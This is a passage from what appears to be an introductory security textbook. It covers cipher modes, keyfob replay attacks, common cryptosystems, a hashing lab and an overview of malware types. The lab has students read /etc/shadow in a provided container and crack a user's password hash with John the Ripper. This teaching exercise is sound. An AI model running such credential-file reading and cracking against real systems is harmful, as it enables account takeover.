
The simplest mode of operation, data is divided into blocks and each block is encoded using a key. Since the blocks are encoded the same way, identical blocks will give identical ciphertexts. This makes it easier, given enough data, to determine what the key is.



Electronic Codebook (ECB) mode encryption

WhiteTimberwolf (SVG version), Public domain, via Wikimedia Commons

Cipher block chaining (CBC)




Cipher Block Chaining (CBC) mode encryption

WhiteTimberwolf (SVG version), Public domain, via Wikimedia Commons

Starting with an initialization vector (IV) each block is XORed with part of the ciphertext of the previous block to create a chain of ciphertext that is constantly changing. This means that identical blocks will result in *different* ciphertexts. This is the most common mode of operation, its weaknesses being that the algorithm cannot be run in parallel (sorry modern processors) and that the IV is a common attack target.

Counter (CTR)




Counter (CTR) mode encryption

WhiteTimberwolf (SVG version), Public domain, via Wikimedia Commons

Instead of using an IV, CTR uses a nonce (random number that is the same for all blocks) and counter. The counter is incremented with each block, meaning this mode can function in parallel. CTR mode solves the problems of ECB while still providing an algorithm that can run quickly on modern machines.

Galois/Counter Mode (GCM)



Gallois Counter Mode block diagram with initialization vector, adapted from a diagram by NIST is used under CC0 1.0

GCM uses a counter like CTR, but does not make use of a nonce. Instead an IV is used with the inititial counter. GCM also generates a message authentication code (MAC) for each block to verify the integrity of the block. This combination makes for a modern, robust algorithm that is gaining rapid adoption.

Case Study: Exploiting Non-Rolling Codes

The importance of non-repeating codes, such as the counter codes used in the CTR and GCM block cipher modes of operation can be highlighted through analysis of another important technology that uses codes: keyless entry systems. When garage door openers first came on to the market, the remote would broadcast a single code that the receiver was programmed to recognize as correct. This meant that anyone listening in could easily get the code and replay the code to open the garage door with their own device.[2] To combat this, companies began using rolling codes in their remotes and receivers. Given the same seed a rolling code allows each device to generate a sequence of codes that are exactly the same. The remote will use the next code in a sequence every time the button is hit. The receiver will validate the recieved code if it matches any of the next several codes in the sequence (in case the button was hit a few times out of range). This effectively mitigates the replay attack.

Given that this was implemented in the 1980s with garage door remotes, you would assume car manufacturers employ the same technology in their remotes. In a case of "everything old is new again" this isn't true. Blake Berry (HackingIntoYourHeart) discovered that several makes and models of cars are actually still vulnerable to a replay attack.

Sammy Kamkar also discovered a vulnerablility for rolling codes, named RollJam, which he demonstrated at DEF CON 23. Kamkar's device jams signals sent by a keyfob, while recording the codes being sent. Once it has two codes recorded, presumably from the victim pressing the button multiple times, it stops jamming, sends out the first code to unlock the car and

stores the second code to unlock the car at a later time.

2.10. Encryption Examples

2.10.1. RSA

RSA is an asymmetric encryption standard developed in 1977 that is still very popular. Its trapdoor function is based on the difficulty of factoring large numbers. The name RSA comes from the names of the authors of the system: Ron Rivest, Adi Shamir, and Leonard Adleman.

2.10.2. Advanced Encryption Standard (AES)


AES is a symmetric block cipher developed in 1998 to supersede the less secure Data Encryption Standard (DES). AES works on 128 bit blocks of data, performing multiple rounds of substitution-permutation to encrypt data. You will find AES used to encrypt network traffic (as is the case in a virtual private network), data stored to disk (disk encryption), or computer game data that is saved to storage. AES is a *very* common cipher.

2.10.3. Elliptic-curve Cryptography (ECC)

ECC is an asymmetric encryption scheme that is quite fast and easy to computer. It is rapidly becoming the go to choice for digital signatures and key exchanges, gaining adopting starting in 2004. ECC is based on the geometry of a pre-determined set of curves (some examples can be found here), which can be used to create a trapdoor function.

2.10.4. Diffie-Hellman Key Exchange

Given the slow nature of asymmetric algorithms, often an application such as a VPN will choose to use asymmetric cryptography to exchange a shared secret key and then use that secret key with a faster symmetric algorithm such as AES. Diffie-Hellman does exactly that and was first published in 1976. Diffie-Hellman key exchange uses the same mathematical concepts as RSA, exponentiation and modulus arithmetic, to great effect, but to visualize what is happening a metaphor of secret color mixing is used (see the included diagram). It is important to remember that because the medium of exchange may be slow a DH key exchange is designed to generate minimal traffic.



Original schema: A.J. Han Vinck, University of Duisburg-EssenSVG version: Flugaal, Public domain, via Wikimedia Commons

2.10.5. Digital Certificates

A digital certificate is a set of credentials used to identify a company or an individual. Since asymmetric encryption requires know a party's public key, a digital certificate includes that key as well as an ID of the owner. The question then becomes how do you trust that the public key is *actually* for the alleged owner? That's where the issuing authority comes in. A *certificate authority (CA)* signs the certificate indicating that the ID and public_key are correct. Certificates can be self-signed, but this sidesteps the trust placed in the CA and is often only used in testing. Since most certificates are used for encrypting web traffic, Web browsers will typically warn you if a site is using a self-signed certificate.

Given how how many certificates need to be issued and the work that needs to be done to verify them, most certs are not issues by root CAs, but are actually issued by intermediate CAs. Root CAs delegate the work to Intermediate CAs and indicate their trust in them by signing the intermediate CAs keys. This creates a *chain of trust* from the issued certificate (signed by the Intermediate CA) to the Intermediate CA (signed by the root CA) to the root CA (trusted by the browser). Tools that use this chain of trust will keep the root CA certificates and update them from the companies that issue them as needed.

The certificate store is very important and while users rarely interact with it is often possible to install root CAs manually. This is can be used to create a proxy that can decrypt HTTPS traffic for debugging or for more nefarious purposes. For this reason some applications, Facebook mobiles apps for example, maintain their own certificate store and prevent users from adding root CAs to it.

So how do you get a certificate for your website? The customer will generate a Certificate Signing Request (CSR) that includes the public key and their ID. The CA will validate that the customer owns the website and build and sign the cert. This whole process can be automated and performed for free via a tool called Let's Encrypt.

2.10.6. Blockchain

Bitboy, Public domain, via Wikimedia Commons

It is hard to talk about cryptography without addressing blockchains, one of the concepts behind cryptocurrencies. A blockchain is a shared ledger (of transactions in the case of BitCoin) where blocks are constantly being added to add to the information being stored. Periodically an new block is created, which includes a hash of the previous block and a hash of itself for the next block to reference. By examining these hashes, you can prove the integrity each block and its position, thus making a publicly-available, mutually agreed upon accounting of what has occurred on the network. Typically to prevent bad actors from adding block some sort of proof of work, a mathematically difficult operation, or proof of stake, an accounting of investment in the network, must be included when adding a block to the chain.

2.10.7. Trusted Platform Module (TPM) / Hardware Security Module (HSM)

These modules provide hardware specifically for use with encryption. HSMs are removable modules while TPMs are motherboard chips. Many ciphers rely on a reliable source of entropy (randomness) which these modules provide. They can also significantly increase the speed at which cryptographic algorithms run by moving the operations to specialized hardware. Lastly, these modules can be used to store keys *and* make them only accessible via the module. This can add an extra layer of security to prevent the keys from being easily copied.

2.10.8. Steganography

Steganography is the process of hiding data in something such that to a casual observer it cannot be detected. Data can be hidden in audio, images, or even plain text!. The hidden data can also be encrypted if an additional layer of security is required. In the field of security, malicious code may be hidden inside other files using steganographic techniques. This makes it more difficult for tools to find them when searching storage.

2.11. Lab: Hash it Out

A *hash* is a one-way cryptographic function that produces a *unique* set of characters for a given *message*. In a perfect world, given a hash you should *not* be able to determine what the original message was, but given a hash and the original message you can check that the hash matches the message. Before we dive into the uses of a hash, lets try to further understand it by looking at a simple and consequently poor hashing algorithm.[3]

Anagram Hash

Let's assume we wanted to hash the message "Hello from Karl" so that we can have a string of characters the uniquely represent that phrase. One way to do it would be to strip all the punctuation in the message, make everything lowercase, and then arrange all the letters alphabetically. "Hello from Karl" becomes "aefhkllmoorr". You can think of it like saying, "There is one 'a' in the message, one 'e' in the message, one 'f' in the message', one 'k' in the message, three 'l's in the message..." Now our hash, "aefhkllmoorr", can be used to uniquely identify the phrase.

Now assume Karl wants to send us a message but he can't trust the person sending the message. He could use the untrusted party to send us the message and then put the hash someplace public like on a website. We could use the hash to know the message came from Karl *and* if anyone else got the hash they would not be able to discern the message because a hash is a one-way function. "aefhkllmoorr" reveals very little about the message, but it can be used to check its accuracy.

Hopefully this is beginning to show the power of hashes. Now lets examine another very common usecase and find out exactly why this is a terrible algorithm.

Assume you run a website where a user uses a password to log in. You want to make sure users are using their password when they log in, but you do not want to store the password on your website. This is quite common. If you website was breached you don't want to leak a bunch of people's passwords. What do you do? What you could do is store a hash of their password, hash the password when they try to login, and compare the hashes. For example if our password was "password" using our basic hash algorithm the hash would be "adoprssw". We could store "adoprssw" in our database, use it for comparison during login, and if someone were to ever steal the data in our database they wouldn't know that the original password is "password". This may prevent an attacker from exploiting the fact that many people use the same password on multiple sites.

The problem is that there are many things that hash to "adoprssw" including "wordpass", "drowsaps", or even the hash we're storing: "adoprssw". When multiple messages have the same hash it is referred to as a *collision* and this particular algorithm is useless because it generates so many of them.

What would the anagram hash of "AlwaysDancing" be?

Now that we understand what hashes do and to some extant how they are possible, lets look at a much more useful hash function.

MD5

For this section, we are going to be using Docker and a terminal. Please follow these directions for installing Docker. For Windows you can use the Windows Terminal app and in MacOS you can use the preinstalled Terminal app. Gray boxes show the commands as typed into the terminal with typical output where possible. Your prompt (the part shown before the command) may differ depending on your OS.

Start by running a BASH shell on a custom Linux container:

```
ryan@R90VJ3MK:/windir/c/Users/rxt1077/it230/docs$ docker run -it ryantolboom/hash ①
```

```
root@8e0962021f85:/②
```

① Here we are using the Docker run command interactively (-it) as this container runs bash by default

② Notice the new prompt showing that we are root on this container

MD5 is a message-digest algorithm that produces significantly better hashes than our Anagram algorithm. Most Linux distributions include a simple utility for creating an MD5 hash based on a file's contents. This command is named md5sum. Typically this is used to detect if a file has been tampered with. A website may provide links to download software as well as an MD5 hash of the files so that you know what you've downloaded is correct. Similarly a security system may keep md5sums (MD5 hashes) of certain critical files to determine if they have been tampered with by malware. Let's practice taking the md5sum of the `/etc/passwd` file:

```
root@8e0962021f85:/# md5sum /etc/passwd
9911b793a6ca29ad14ab9cb40671c5d7  /etc/passwd ①
```

① The first part of this line is the MD5 hash, the second part is the file name

Now we'll make a file with *your* first name in it and store it in /tmp/name.txt:

```
root@8e0962021f85:/# echo "<your_name>" >> /tmp/name.txt ①
```

① Substitute your actual first name for <your_name>

What is the md5sum of `/tmp/name.txt`?

For our final activity, lets take a look at some of the weaknesses of hashes.

Hash Cracking

Passwords in a Linux system are hashed and stored in the `/etc/shadow` file. Let's print out the contents of that file to see how it looks:

```
root@7f978dd90746:/# cat /etc/shadow
root:*:19219:0:99999:7:::
daemon:*:19219:0:99999:7:::
bin:*:19219:0:99999:7:::
sys:*:19219:0:99999:7:::
sync:*:19219:0:99999:7:::
games:*:19219:0:99999:7:::
man:*:19219:0:99999:7:::
lp:*:19219:0:99999:7:::
mail:*:19219:0:99999:7:::
news:*:19219:0:99999:7:::
uucp:*:19219:0:99999:7:::
proxy:*:19219:0:99999:7:::
www-data:*:19219:0:99999:7:::
```

```
backup:*:19219:0:99999:7:::
list:*:19219:0:99999:7:::
irc:*:19219:0:99999:7:::
gnats:*:19219:0:99999:7:::
nobody:*:19219:0:99999:7:::
_apt:*:19219:0:99999:7:::
karl:$y$j9T$oR2ZofMTuH3dpEGbw6c/y.$TwfvHgCl4sIp0b28YTepJ3YVvl/3UyWKeLCmDV1tAd9:19255:0
:99999:7::: ①
```

① As you can see here the `karl` user has a long hash immediately after their username

One of the problems with hashes are that if people choose simple passwords, they can be easily cracked by a program that takes a wordlist of common passwords, generates their hashes, and then checks to see if the hash is the same. While a hash may be a one-way function, it is still subject to this type of attack. We're use a program called John the Ripper and do exactly that.

John the Ripper is already installed on this container along with a simple wordlist. We will tell it to use the default wordlist to try and determine what the password is that matches karl's hash in `/etc/shadow`:

```
root@8e0962021f85:/# john --format=crypt --wordlist=/usr/share/john/password.lst
/etc/shadow
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
<karl's password>              (karl)
1g 0:00:00:01 100% 0.6211g/s 178.8p/s 178.8c/s 178.8C/s lacrosse..pumpkin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Once john has cracked a password it will not show it if you run it again. To *show* the passwords that have already been cracked you must run the `--show` command with the file: `john --show /etc/shadow`

Given that the password is in the included common password wordlist, `/usr/share/john/password.lst`, you will quickly find that John the Ripper figures out that karl's password. John the Ripper can also run incrementally though all the possible character combinations, but it takes much longer. To help make these types of attacks more difficult, every hash in `/etc/shadow` is built off of a random number. This number is called a *salt* and is stored with the hash. This means that instead of just trying one hash for each word in the wordlist, the hash cracker must try every possible salt for every word in the wordlist, slowing things down significantly. Modern hash crackers may use rainbow tables so that all of the possible hashes have already been computed. These tables may take up terabytes of disk space, but can make cracking even complicated hashes much simpler.

Let's use a custom utility named `` `crypt `` to show that we have the actual password. This utility is already installed on your container. We will start by printing out just the line in `/etc/shadow` that has karl's info. We will use the `grep` command to limit out output to things that have `karl` in them:

```
root@7f978dd90746:/# cat /etc/shadow | grep karl
karl:$y$j9T$oR2ZofMTuH3dpEGbw6c/y.$TwfvHgCl4sIp0b28YTepJ3YVvl/3UyWKeLCmDV1tAd9:19255:0
:99999:7:::
```

The first part of the shadow line is the username, karl. The next part of the shadown line, immediately following the first colon, is the hash information. The characters in between the first set of `$` is the version of the hashing algorithm being used, `y` for yescrypt in our case. The characters in between the second set of `$` are the parameters passed to yescrypt which will always be `j9T` for us. The characters in between the third set of `$` is your salt. Finally the characters in between the fourth set of `$` is the hash.

The [`crypt`] utility calls the system `crypt` command and prints the output. Let's run this utility with the password we've cracked and the first three parts of the hash information from `/etc/shadow`. If everything goes well, you should see hash output that matches what is in `/etc/shadow`:

```
root@7f978dd90746:/# crypt <karl's password> '$y$j9T$oR2ZofMTuH3dpEGbw6c/y.' ①
$y$j9T$oR2ZofMTuH3dpEGbw6c/y.$TwfvHgCl4sIp0b28YTepJ3YVvl/3UyWKeLCmDV1tAd9
```

① Don't forget to use the actual password you cracked and put the hash info in single quotes

Submit a screenshot with your lab showing that the output of the `crypt` command matches the hash in /etc/shadow

2.12. Review Questions

1. *What is the difference between symmetric and asymmetric encryption? Give one common use case for each.*

2. *What is a hash and what is it used for? How are hashes used in a blockchain?*


3. *What is the difference between a stream cipher and a block cipher? Give one common use case for each.*

3. Malware

3.1. What is malware?

Malware is a portmanteau of the words *malicious* and *software*. The term is used to describe many different types of *intentionally malicious* programs. One of the key differences between malware and just plain bad software is the intentional aspect of its creation. Malware is designed to damage or exploits computer systems. It often spies on, spams, or otherwise damages target or host machines.

3.2. Malware Targets



Malware Distribution by OS (Q1 2020)[4]

The most popular target for malware is the Windows OS by quite a large margin. This is due largely to its popularity as a desktop operating system. The second largest target is web browsers, which afford malware a unique cross-platform reach. The third largest target is the Android mobile operating system, which while technically Linux runs mostly on mobile phones. Both Linux and Mac do not receive as much malware attention. While this may be partially due to the open-source nature of Linux and the BSD kernel used by Macs, it is also partially due to the lack of popularity of each of these operating systems. Malware is often widely distributed, meaning it can target only the most popular/possibly weakest links and still be successful.

Zero Days

Modern operating systems employ layers of security to ensure that programs do not have access to sensitive information or applications. This typically means that for malware to be effective, it needs to elevate its privileges. The most effective malware can perform privilege escalation without requiring user interaction. To do this malware may rely on new/undocumented exploits or vulnerabilities. These new exploits that have been disclosed for "zero days" are hence are referred to as *zero days*. Zero days are incredibly powerful and may be hoarded by APTs/criminal groups or sold for millions of dollars on the Dark Web.

3.3. Types of Malware

The definition of malware is so broad and new malware is being created daily. This can make it difficult to classify malware. As we go through some basic types, please keep in mind that there is significant overlap. For example, you may encounter ransomware distributed as a virus *or* ransomware distributed as a trojan. The fact that it is ransomware does not preclude it from being some other type of malware as well.

3.3.1. Worms, Viruses, and Trojans

Worms are self-propagating programs that spread without user interaction. Their code is typically stored within an independent object, such as a hidden executable file. Worms often do not severely damage their host, as they are concerned with rapid, exponential spreading.

Example 3. Stuxnet

> Stuxnet was a 2010 worm that specifically targeted Iranian nuclear facilities. The worm used an unprecedented four zero-day attacks and was designed to spread via USB flash drives and Remote Procedure Calls (RPCs). In this way it didn't just rely on networks to propagate. Ultimately Stuxnet's payload targeted the code used to program PLC devices that control motors and make them spin too fast, destroying the centrifuges. Stuxnet also employed an impressive rootkit to cover its tracks. Given the level of sophistication Stuxnet is believed to have been developed by the US and Israel.

Viruses typically require user interaction, such as copying and infected file from one machine to another, and store their code inside another file on a machine. An executable file may be infected by having the virus code added a separate page that executes before the standard program code. Viruses can be quite damaging to the host as they may take significant resources to spread locally. The term virus is also an unfortunately overloaded one. Due to it's popularity it is often used by some lower-skill threat actors to refer to many different types of malware.

Example 4. Concept Virus

> The Concept virus was the first example of a Microsoft Word macro virus. The virus hid itself inside Microsoft Word files and used Word's embedded macro language to perform its replication tasks. Viruses were later created for Excel and other programs that had sufficiently sophisticated yet ultimately insecure internal scripting languages.

A trojan is a form of malware that disguises itself as legitimate software. It does not have to rely on a software exploit as much as it exploits users into installing, running, or giving extra privileges to the malicious code. Trojans are the most popular kind of malware as they can be used as an attack vector for many other payloads. The name comes from Greek mythology, where a Trojan horse was disguised as a gift and given to a besieged town. Within the large horse were secret troops who came out in the middle of the night and opened the town gates.

Example 5. Emotet

> Emotet is a banking trojan from 2014 that spread through emails. It made use of malicious links or macro-enabled documents to make the user download its code. Emotet has been one of the most costly and destructive pieces of malware currently averaging about one million in incident remediation. It continues to be adapted to avoid detection and make use of even more sophisticated malware.

3.3.2. Ransomware

Ransomware is a type of malware that encrypts files and demands a ransom to decrypt them. Modern ransomware uses symmetric encryption to the files quickly and then encrypts the symmetric key asymmetrically using a hard-coded public key for which the threat actor has the corresponding private key. When the ransom is paid, typically via cryptocurrency, the threat actor can decrypt the symmetric key using their private key and the user can use the symmetric key to decrypt the files.

Wana Decrypt0r screenshot is used under fair use


Ransomware is considered a data breach in the data is often exfiltrated as well. It is also worth noting that when the ransom is paid, there is no guarantee that the threat actor will actually begin the decryption process. Typical targets of ransomware include corporate infrastructure and health care systems although ransomware may also be spread indeterminately. The payout of ransoms can be a large money-making enterprise so many APTs or criminal groups may employ its use. Ransomware is considered the biggest threat to cyber stability today.

3.3.3. Spyware

Malware specifically designed for espionage/data theft is known as spyware. Like ransomware, spyware can also have a monetary payoff for the threat actor. Actors may use extortion to demand payment or the data will be *leaked*. This typically means either sold on the dark web or publicly posted. Once again, given the possibility of monetary gain, spyware is often associated with criminal groups. APTs may use spyware as well to obtain secrets of national importance.

Customer data, trade secrets, proprietary data, and government secrets are all targets of spyware. Even outside of governments systems, in the corporate setting, spyware is still a major threat.

Fileless Malware




Malware is often detected by scanning storage for files that match a particular hash or by looking in files to see if they contain patterns. Both of these detection techniques rely on the malware being stored in a file. Fileless malware attempts to avoid detection by leaving no footprint in the file system. This type of malware uses legitimate processes to load itself into memory, often with a registry key created to reload every time the machine is restarted. This creates a persistent, hard-to-detect type of malware that is often used by sophisticated threat actors such as APTs and criminal groups.

3.3.4. Cryptojacking

Crypto currencies utilizing proof-of-work algorithms have made it easier than ever for programs to convert processor cycles into money. Certain types of malware capitalize on this by mining cryptocurrency in the background on a users machine. This theft of power and resources can result income for the malware distributor when the funds from mining are deposited into their online wallet.

Cryptojacking is more popular than ever, especially considering that large botnets of infected machines have already been created. Cryptojacking creates a simpler path to monetization for malicious actors who may already have control of many compromised machines.

3.3.5. Rootkit



